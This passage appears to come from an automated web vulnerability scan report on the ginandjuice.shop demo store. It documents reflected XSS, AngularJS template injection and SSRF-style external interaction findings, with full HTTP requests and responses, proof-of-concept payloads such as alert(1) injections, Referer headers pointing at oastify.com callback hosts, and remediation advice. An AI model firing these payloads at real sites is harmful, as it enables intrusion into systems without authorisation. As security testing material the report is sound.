User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=8RafYn5GK3kFCkfVhOQcBumxSC2P8BxL;
AWSALB=d9uRJ2yINv5Xu2MvABHkELroGR5PW5BwalGRffK6L6m1519xwtqJAJMBWQrTq69K3/bMrrTWGeRiygtkza36yDwKy+jwl1L7lcikKMltcl0YzdP4hdHhTWOGZxD;
AWSALBCORS=d9uRJ2yINv5Xu2MvABHkELroGR5PW5BwalGRffK6L6m1519xwtqJAJMBWQrTq69K3/bMrrTWGeRiygtkza36yDwKy+jwl1L7lcikKMltcl0YzdP4hdHhTWOGZxD
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=2
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2855
Set-Cookie:
AWSALB=WKDDh1b1UPld86Nm3exIjgzBFIIQiju4MSYIsJfDepRrtfwk22ghma785jY9GHT5y/Cze5taVVNBZVhPPbnE+wJDb72xsq5384A5w/aNTNyMt27qHJ4B
Dmj+eZz5; Expires=Thu, 20 Oct 2022 17:18:52 GMT; Path=/
Set-Cookie:
AWSALBCORS=WKDDh1b1UPld86Nm3exIjgzBFIIQiju4MSYIsJfDepRrtfwk22ghma785jY9GHT5y/Cze5taVVNBZVhPPbnE+wJDb72xsq5384A5w/aNTNyMt27
qHJ4BDmj+eZz5; Expires=Thu, 20 Oct 2022 17:18:52 GMT; Path=/; SameSite=None; Secure
X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152


<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
```

```
<link href=/r
...[SNIP]...
<input type=text placeholder='Search products...' name='term' value='897678"><NVWrC>" />
```

3.2. https://ginandjuice.shop/catalog/search/3 [term parameter]

[Previous](#)[Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/3

Issue detail

The value of the **term** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **65985\';alert(1)//648** was submitted in the term parameter. This input was echoed as **65985\';alert(1)//648** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application attempts to prevent termination of the quoted JavaScript string by placing a backslash character (\) before any quotation mark characters contained within the input. The purpose of this defense is to escape the quotation mark and prevent it from terminating the string. However, the application fails to escape any backslash characters that already appear within the input itself. This enables an attacker to supply their own backslash character before the quotation mark, which has the effect of escaping the backslash character added by the application, and so the quotation mark remains unescaped and succeeds in terminating the string. This technique is used in the attack demonstrated.

Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context. If it is unavoidable to echo user input into a quoted JavaScript string then the backslash character should be blocked, or escaped by replacing it with two backslashes.

Request 1

```
POST /catalog/search/3 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=p5peOFFPo831xIVXZ0VhohJM7ZmV31X97;
AWSALB=WfhOVBaXIGplkViLrQVI/1ys0CQOdRh+8HgUR/bT1JMAjirJqBSq4IYobStgVWICQIGZJJpR0Hpr9WbS7xfYSU4G4h2dnUCgxwnHr4ztd/6/bwCl5o5v0V+5RIMo;
AWSALBCORS=WfhOVBaXIGplkViLrQVI/1ys0CQOdRh+8HgUR/bT1JMAjirJqBSq4IYobStgVWICQIGZJJpR0Hpr9WbS7xfYSU4G4h2dnUCgxwnHr4ztd/6/bwCl5o5v0V+5RIMo
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=3
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3039
Set-Cookie:
AWSALB=sS3DfAiy4IMbxqIXg4w5lfhpq5wn5I/APJO1X0AZ29h0k2E6RioH4A9UflhvQ5ChzU4RLUoS7/0gNuyf2sjf8kfgghzi15EHZk/g3hOnibso7Le8d9oMCIYh4q0kQ; Expires=Thu, 20 Oct 2022 17:18:59 GMT; Path=/
Set-Cookie:
AWSALBCORS=sS3DfAiy4IMbxqIXg4w5lfhpq5wn5I/APJO1X0AZ29h0k2E6RioH4A9UflhvQ5ChzU4RLUoS7/0gNuyf2sjf8kfgghzi15EHZk/g3hOnibso7Le8d9oMCIYh4q0kQ; Expires=Thu, 20 Oct 2022 17:18:59 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<script>
```

3.3. https://ginandjuice.shop/catalog/search/4 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/4

Issue detail

The value of the **term** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **78175';alert(1)//749** was submitted in the term parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context.

Request 1

```
POST /catalog/search/4 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=XxrzZ8ZEcl4WU9oDeEquIDQk9wazFmJe;
AWSALB=EUayVa0+ArhF8rWEkEiVP+H3oAhUJFxm2qivDitNEzn17m3udJqtx11g2KNo4r3Wy4ljlQaoxviUdpemKdY4pg2NaFIYtar55ParzqwqLkFa+3IIPNs+B0HzNDUR;
AWSALBCORS=EUayVa0+ArhF8rWEkEiVP+H3oAhUJFxm2qivDitNEzn17m3udJqtx11g2KNo4r3Wy4ljlQaoxviUdpemKdY4pg2NaFIYtar55ParzqwqLkFa+3IIPNs+B0HzNDUR
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:19:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3144
Set-Cookie:
AWSALB=542DRyxrPYvsVuPOP//cpzFDJESRt6g793X7f4O8mDpTNbNhb7mHbi+ShG6A1WKcpDvU12i80ZzAA6v0QG1150s2fNSGAzuJK28CVaAWDAUSoKa639eVuz/jpd; Expires=Thu, 20 Oct 2022 17:19:01 GMT; Path=/
Set-Cookie:
AWSALBCORS=542DRyxrPYvsVuPOP//cpzFDJESRt6g793X7f4O8mDpTNbNhb7mHbi+ShG6A1WKcpDvU12i80ZzAA6v0QG1150s2fNSGAzuJK28CVaAWDAUSoKa639eVuz/jpd; Expires=Thu, 20 Oct 2022 17:19:01 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<script>
```

3.4. https://ginandjuice.shop/catalog/product-search-results/1 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop

Path: /catalog/product-search-results/1

Issue detail

The value of the **term** request parameter is copied into the HTML document as plain text between tags. The payload **al29y<script>alert(1)</script>vrz5c** was submitted in the term parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /catalog/product-search-results/1 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ayXkCVL4khyUvan9Q5WPgsjNeTV62FDi;
AWSALB=AwFNWw2NWLbtOvKZxBQOWLuh8WUW76yedNR9PFMKNSj9pEdINmVUqx0u8IVG9GJ+/RyzJnN4wn2h6gnJ5VZrOzr06wbznW/iLCsIKRbyvPgMxlfE8NkAHHaij91;
AWSALBCORS=AwFNWw2NWLbtOvKZxBQOWLuh8WUW76yedNR9PFMKNSj9pEdINmVUqx0u8IVG9GJ+/RyzJnN4wn2h6gnJ5VZrOzr06wbznW/iLCsIKRbyvPgMxlfE8NkAHHaij91
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=1
Content-Type: text/plain;charset=UTF-8
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:19:06 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1515
Set-Cookie:
AWSALB=9SzUJAPInhyG/JJLWM22ZpYPXkpmDxWuesO8aTlfeOdjCbAi2DzS98CLPPX3Z+Yqvoq2b7Z4dzn64iVKSE+1AEJUgThnO86g85osrm3EdbpqsvpGzQjfSVreY7f; Expires=Thu, 20 Oct 2022 17:19:06 GMT; Path=/
Set-Cookie:
AWSALBCORS=9SzUJAPInhyG/JJLWM22ZpYPXkpmDxWuesO8aTlfeOdjCbAi2DzS98CLPPX3Z+Yqvoq2b7Z4dzn64iVKSE+1AEJUgThnO86g85osrm3EdbpqsvpGzQjfSVreY7f; Expires=Thu, 20 Oct 2022 17:19:06 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

{"results":[{"id":"1","name":"Gin Flavouring Gift
Box","category":"Gin","rating":"/resources/images/rating3.png","price":"$68.70","image":"/image/scanme/productcatalog/products/4.jpg","released":true,
...[SNIP]...
e recipe book provided.\nWARNING: Please drink responsibly to avoid choking on any solid objects.", "link":"/catalog/product?productId=1"}], "csrf":"GgBdB81cjFHN6VqlZmZ8LWK70U7skH9A", "searchTerm":"340180al29y<script>alert(1)</script>vrz5c"}
```

4. Client-side template injection

[Previous](#)

[Next](#)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/4

Issue detail

It is possible to inject arbitrary AngularJS expressions into the client-side template that is being used by the application.

The payload **wzwxl{{a=(7*7.0)}}h0niw** was submitted in the **term** parameter. This input was echoed unmodified in the application's response. The echoed input appears within a client-side AngularJS template, as designated by the "ng-app" directive on an enclosing HTML tag. The HTML page uses **AngularJS v1.7.7**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary AngularJS expressions into the application's response. An attacker could use this in conjunction with a sandbox escape for AngularJS v1.7.7 to execute arbitrary JavaScript within the browser of a target user.

Issue background

Client-side template injection vulnerabilities arise when applications using a client-side template framework dynamically embed user input in web pages. When a

web page is rendered, the framework will scan the page for template expressions, and execute any that it encounters. An attacker can exploit this by supplying a malicious template expression that launches a cross-site scripting (XSS) attack. As with normal cross-site scripting, the attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of client-side template injection vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a client-side template injection flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, client-side template injection should always be considered high risk.

Client-side template frameworks often implement a sandbox aimed at hindering direct execution of arbitrary JavaScript from within a template expression. However, these sandboxes are not intended to be a security control and can normally be bypassed.

Browser cross-site scripting filters are typically unable to detect or prevent client-side template injection attacks.

Issue remediation

If possible, avoid using server-side code to dynamically embed user input into client-side templates. If this is not practical, consider filtering out template expression syntax from user input prior to embedding it within client-side templates.

Note that HTML-encoding is not sufficient to prevent client-side template injection attacks, because frameworks perform an HTML-decode of relevant content prior to locating and executing template expressions.

References

- [XSS without HTML: Client-Side Template Injection with AngularJS](#). This includes a list of known AngularJS sandbox escapes.
- [Web Security Academy: AngularJS sandbox escapes](#)
- [AngularJS Security Considerations](#)
- [JavaScript MVC Security Pitfalls](#)

Vulnerability classifications

- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-588: DOM-Based XSS](#)

Request 1

```
POST /catalog/search/4 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=XxrzZ8ZEcl4WU9oDeEquIDQk9wazFmJe;
AWSALB=BEkqdSKILDY6glalP7FWcPZ/TwK1sCjpnXEOuc+SuJq1PUvnW4Ry6d7S23XcbF1Qpk/N5hHbb7PuAB/3g1aSbScPpAjXgdi5WcX2O15L4edgWKG6
/IEg0UxR6bo9;
AWSALBCORS=BEkqdSKILDY6glalP7FWcPZ/TwK1sCjpnXEOuc+SuJq1PUvnW4Ry6d7S23XcbF1Qpk/N5hHbb7PuAB/3g1aSbScPpAjXgdi5WcX2O15L4edg
WKG6/IEg0UxR6bo9
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=4
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:19:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3145
Set-Cookie:
AWSALB=MiFRlkqSiGqjQlCg6PXwb6cw1qPctRkhT2A0Q7Ciras0yBdtp3qCnTMSyzHkEpbs0B1bfbO1dHaQLNRjkPiYLnad9Fe51ZXel7DQvZwSJwHQA9FLK
zmK3klqUQ; Expires=Thu, 20 Oct 2022 17:19:25 GMT; Path=/
Set-Cookie:
AWSALBCORS=MiFRlkqSiGqjQlCg6PXwb6cw1qPctRkhT2A0Q7Ciras0yBdtp3qCnTMSyzHkEpbs0B1bfbO1dHaQLNRjkPiYLnad9Fe51ZXel7DQvZwSJwHQA
c9FLKzmK3klqUQ; Expires=Thu, 20 Oct 2022 17:19:25 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
```

```
...[SNIP]...
<script type="text/javascript" src="/resources/js/angular_1-7-7.js">
```

Request 2

```
GET /resources/js/angular_1-7-7.js HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=PVwM9Y2Fycb5vz3Zp0y8orl4RXDdzJOt;
AWSALB=mgzKoj5yeRVmTVXh5lqvQpzng+APVFaphpoKHTemvLod4wKVNdrr63bpyesFGS9tkrduyWJQ7cBylht43YgrSAomHM/FFINZTQZliB6Ofo1bVdGOC+FZG3yfBI/4;
AWSALBCORS=mgzKoj5yeRVmTVXh5lqvQpzng+APVFaphpoKHTemvLod4wKVNdrr63bpyesFGS9tkrduyWJQ7cBylht43YgrSAomHM/FFINZTQZliB6Ofo1bVdGOC+FZG3yfBI/4
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:53 GMT
Content-Type: application/javascript; charset=utf-8
Content-Length: 195161
Set-Cookie:
AWSALB=ifrJhHjzzFjHtSmNmPI/u+t7N7lIgc3zLgN67w2dR80jweeqOHNhvJ0goymX9vLkzsER8HORL0ytr7sofoD8gMM7Uhwil/Q9wjAWpPUsB3jdiG8GvXUT6E
FILE; Expires=Thu, 20 Oct 2022 17:16:53 GMT; Path=/
Set-Cookie:
AWSALBCORS=ifrJhHjzzFjHtSmNmPI/u+t7N7lIgc3zLgN67w2dR80jweeqOHNhvJ0goymX9vLkzsER8HORL0ytr7sofoD8gMM7Uhwil/Q9wjAWpPUsB3jdiG8Gv
XUT6EFILE; Expires=Thu, 20 Oct 2022 17:16:53 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 56ece3d8-52e9-4cc1-a217-305243775d08

/*
AngularJS v1.7.7
(c) 2010-2018 Google, Inc. http://angularjs.org
License: MIT
*/
(function(C){'use strict';function re(a){if(D(a))w(a.objectMaxDepth)&&(Wb.objectMaxDepth=Xb(a.objectMaxDepth)?a.objectMaxDepth:NaN),w(
...[SNIP]...
```

5. External service interaction (HTTP)

[Previous](#)[Next](#)

There are 4 instances of this issue:

- [/catalog \[Referer HTTP header\]](#)
- [/catalog/filter \[Referer HTTP header\]](#)
- [/catalog/product \[Referer HTTP header\]](#)
- [/catalog/product/stock \[Referer HTTP header\]](#)

Issue background

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Issue remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Out-of-Band Application Security Testing (OAST) is highly effective at uncovering high-risk features, to the point where finding the root cause of an interaction can be quite challenging. To find the source of an external service interaction, try to identify whether it is triggered by specific application functionality, or occurs indiscriminately on all requests. If it occurs on all endpoints, a front-end CDN or application firewall may be responsible, or a back-end analytics system parsing server logs. In some cases, interactions may originate from third-party systems; for example, a HTTP request may trigger a poisoned email which passes through a

link-scanner on its way to the recipient.

References

- [Burp Collaborator](#)
- [Out-of-band application security testing \(OAST\)](#)
- [PortSwigger Research: Cracking the Lens](#)

Vulnerability classifications

- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- [CWE-406: Insufficient Control of Network Message Volume \(Network Amplification\)](#)

5.1. https://ginandjuice.shop/catalog [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

It is possible to induce the application to perform server-side HTTP and HTTPS requests to arbitrary domains.

The payload **Http://mj9o27d7x5pa5cepwkmqfkg34uaoyhmaoyjla9z.oastify.com/** was submitted in the **Referer** HTTP header.

The application performed an HTTP request to the specified domain.

Request 1

```
GET /catalog HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=HDgqZiOUcID5pOEwFKRIYeqYvmlkDA14kVWyJrXqL9u7sDchlAgMDfwHr/jqJlXnqde1IumncDI3vlb3lprHmngeW8DGwiANBmQiUdQH0YpFGoTFuNyr/PdN3u73;
AWSALBCORS=HDgqZiOUcID5pOEwFKRIYeqYvmlkDA14kVWyJrXqL9u7sDchlAgMDfwHr/jqJlXnqde1IumncDI3vlb3lprHmngeW8DGwiANBmQiUdQH0YpFGoTFuNyr/PdN3u73; session=ILQb0wR4zyBf6VT0tP0BKlgTDPjoQPk6
Upgrade-Insecure-Requests: 1
Referer: Http://mj9o27d7x5pa5cepwkmqfkg34uaoyhmaoyjla9z.oastify.com/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7233
Set-Cookie:
AWSALB=Pf3uSgY5EQFNyJDVrESh8j9yq/U5VKbDbBka65yAB+BI2arH5STId7vtoThKBKILaAHu5TXkyGOjCVpcDM7XBfbXnsCxtHymiP92TPaahGHCvhBT6t1gVx8yd5Op; Expires=Thu, 20 Oct 2022 17:18:24 GMT; Path=/
Set-Cookie:
AWSALBCORS=Pf3uSgY5EQFNyJDVrESh8j9yq/U5VKbDbBka65yAB+BI2arH5STId7vtoThKBKILaAHu5TXkyGOjCVpcDM7XBfbXnsCxtHymiP92TPaahGHCvhBT6t1gVx8yd5Op; Expires=Thu, 20 Oct 2022 17:18:24 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 54.170.155.72 at 2022-Oct-13 17:18:24.493 UTC.

Request to Collaborator

```
GET / HTTP/1.1
Host: mj9o27d7x5pa5cepwkmqfkg34uaoyhmaoyjla9z.oastify.com
Accept-Encoding: gzip
```

Response from Collaborator


```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>ubb3scqkx8u15aniylmtbgzjmglluglnfjgz</body></html>
```

5.2. https://ginandjuice.shop/catalog/filter [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/filter

Issue detail

It is possible to induce the application to perform server-side HTTP and HTTPS requests to arbitrary domains.

The payload `http://5rx7aqlq5oxtdvm843u9n3omcdi763utio5ft4.oastify.com/catalog` was submitted in the **Referer** HTTP header.

The application performed an HTTP request to the specified domain.

Request 1

```
GET /catalog/filter?category=Books HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=oo30illxKmPZAK1eyHsvOrutRHsEwsg6;
AWSALB=ZoMzMofUuf/C8Z9H4Jzp7DJclL5v50hBAAd2dgmsodAMAKpQGsuozpRgB2c0DRUShaj/8DTxPtol5tjZMid06VhQ0ngLb0RfTycHWLSMXS+ygNXo7EEeZlgF789N2;
AWSALBCORS=ZoMzMofUuf/C8Z9H4Jzp7DJclL5v50hBAAd2dgmsodAMAKpQGsuozpRgB2c0DRUShaj/8DTxPtol5tjZMid06VhQ0ngLb0RfTycHWLSMXS+ygNXo7EEeZlgF789N2
Upgrade-Insecure-Requests: 1
Referer: http://5rx7aqlq5oxtdvm843u9n3omcdi763utio5ft4.oastify.com/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2863
Set-Cookie:
AWSALB=xqEj6UfKdI8lz5tYNuWOXShF4CL2b5C4+TmsRx+rmGvlu1kEd+k3cKfed0h+roOOgOs0uWXsPGh8dDA0bYszfbdprp58nh6n7CZu6EQER0F/oDRDThUP8QdbeZ6ka; Expires=Thu, 20 Oct 2022 17:18:24 GMT; Path=/
Set-Cookie:
AWSALBCORS=xqEj6UfKdI8lz5tYNuWOXShF4CL2b5C4+TmsRx+rmGvlu1kEd+k3cKfed0h+roOOgOs0uWXsPGh8dDA0bYszfbdprp58nh6n7CZu6EQER0F/oDRDThUP8QdbeZ6ka; Expires=Thu, 20 Oct 2022 17:18:24 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
```

```
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 54.170.155.72 at 2022-Oct-13 17:18:24.269 UTC.

Request to Collaborator

```
GET /catalog HTTP/1.1
Host: 5rx7aqlq5oxtdvm843u9n3omcdi763utio5ft4.oastify.com
Accept-Encoding: gzip
```

Response from Collaborator


```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 61

<html><body>ubb3scqkx8u15aniylmtbgzjmgogignfjgz</body></html>
```

5.3. https://ginandjuice.shop/catalog/product [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product

Issue detail

It is possible to induce the application to perform server-side HTTP and HTTPS requests to arbitrary domains.

The payload `http://y430njyjihamqoz1hw720w1fp6v0jz7pvkib60.oastify.com/catalog` was submitted in the **Referer** HTTP header.

The application performed an HTTP request to the specified domain.

Request 1

```
GET /catalog/product?productId=2 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
